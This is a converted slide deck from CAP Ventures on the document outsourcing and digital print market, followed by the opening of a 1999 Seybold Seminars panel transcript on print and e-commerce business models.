
# U.S. Document Outsourcing Market



Source: Cap Ventures


# Time Line for Document Outsourcing

1950s-1985



I: Component Services

Paper




Craft-based Manufacturing

© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

000000190


# Time Line for Document Outsourcing

1985-1995



II: Print On Demand

1950s-1985



I: Component Services

Paper



Craft-based Manufacturing


© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

00000190

# Time Line for Document Outsourcing


1995-2005

Digital



III: Business Communications


1985-1995



Electronic-based Service


II: Print On Demand

1950s-1985




I: Component Services

Paper



Craft-based Manufacturing

# Putting It All Together - Digital Marketing Inc.




© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

000000190

# Putting It All Together - Digital Marketing Inc.


Personalization





# Putting It All Together - Digital Marketing Inc.

Personalization




000000190

© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

# Putting It All Together - Digital Marketing Inc.

Internet Access


Personalization



# Putting It All Together - Digital Marketing Inc.

Internet Access


Personalization



# Putting It All Together - Digital Marketing Inc.

Internet Access


Personalization



Outsourcing

# Digital VIP - An Integrated Work Flow

## Commercial Printer Environment



# Digital VIP - A Market Solution


- † Enables One to One Marketing
- † Developed from Internal Need
- † Addresses Work Flow Issues
- † Web-based, Java
- † Low Risk/Easy Entry
- † Migration to Color

00000190

© CAP Ventures • 600 Cordwainer Drive • Norwell Ma 02061 • Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

# What Now?

- t Understand Your Customers' Needs
  - u Build service offerings to meet them
- t Understand the Internet
- t Use Personalization to Increase Value to Your Customers
- t Broaden Your Capabilities Through Outsourcing
  - u Outsourcing means full service




“By the time the rules of the  
game are clear, the windows of  
opportunity have closed.”

-Santhanam Skekar

CAP





# CAP V

CAP Ventures, Inc. • 600 Cordwainer Drive • Norwell, MA 02061  
Phone 781 871 9000 • Fax 781 871 3861 • [www.capv.com](http://www.capv.com)

000000190

## Seybold Seminars Boston/Publishing '99 Publishing Strategies Conference

# Print/E-Commerce: Models for the Web

Monday, March 1, 1999

Steve Franzino, Courier Companies, Inc., Moderator

Eric Bean, ImageX.com

Mills Davis, Digital Roadmaps

Robert Hu, Collabria, Inc.

Royal Farros, iPrint

Nimish Mehta, Impresse

Audience Q&A

**Steve Franzino:** Welcome, everyone, to Session P202, Print/E-Commerce: Models for the Web. We have five speakers for this session, and the session runs an hour and a half. In that time, we're going to attempt to examine the three E-Commerce models that were described in the session description and give a little vision of the future of what E-Commerce is going to look like. We will look at three models. The first one is the quick print store approach, where anybody can stop by to buy their printing and have it shipped to them. The second involves securing larger repeat customers, a bit more complex a transaction. And the last approach involves custom software systems designed for the printers to offer to the existing customer base. We have two software vendors that are going to talk about that. I think we'll start off with Mills Davis who will give a visionary overview of E-Commerce. Mills Davis, or maybe we should call him 'E-Davis is the founder and chief change officer of Digital Roadmaps. So, let's give Mills a hand. [Applause]

**Mills Davis:** Thank you very much. In my ten minutes allotted, I'm going to blitz through some thoughts. Basically, we're looking at print and E-Commerce models for the Web. First of all, the Digital Roadmaps project is an educational initiative. We're focusing on what happens when you wrap your business around a network. And it's not about point-to-point transfer. It's about the acceleration and the new forms of business that take place. We've been working on this for a while. You've seen some of our articles in *Seybold* and different magazines. We're also involved with doing various kinds of educational things. I'm network-powered myself. And this is just the bio on me. The top line of what I want to say is as follows. Basically, all of printing and publishing and media communications are a subset of E-Business. Now, some people will talk E-Commerce or E-Production or so on, but I think the IBM folks have been foisting this one on us and it's pretty good. What I mean by that, printing will take place in the form of services that are digital services and extended enterprise management approaches and that these are going to be conducted across networks. This twenty-first century landscape, basically, is that the new form of inter-business is electronic business communities; that is, entire value chains get on-line with each other. Businesses function as virtual offices on each other's network. So, I'm saying printing is an E-Business. The building blocks of these interactive services, enabling infrastructure, as well as value-added functions, become less capital investment and more subscription services. And I think this is an important kind of notion to look at. And then this is basically powered by standards. Look at it from a value chain kind of analysis; you capture value as digital information.

We're on the threshold of a major authoring paradigm shift where you author into database; you don't necessarily ever see the database but that's what you're doing. And also, we're going to be at a point

where things like multi-purposing and mass customization, cross-media kind of things are just going to be commonplace. Second thing is, the network becomes the database. And there's a rather astounding notion. You amplify value by managing the content of media, the production information, the E-Commerce aspects, intellectual property and so on, as assets. And the basic name of the game from a publishing perspective is multiple returns on content or, from the producer perspective, added value through use/re-use, multiple use. The value delivery also becomes more flexible and more varied, so we become media agile. And the value exchange, of course, all takes place across networks. These are the fundamentals of the twenty-first century game. Each of our speakers is basically geared at it. My definition of E-Commerce, or Electronic Commerce, is that it concerns all of the aspects of value exchange. And we'll go into that.

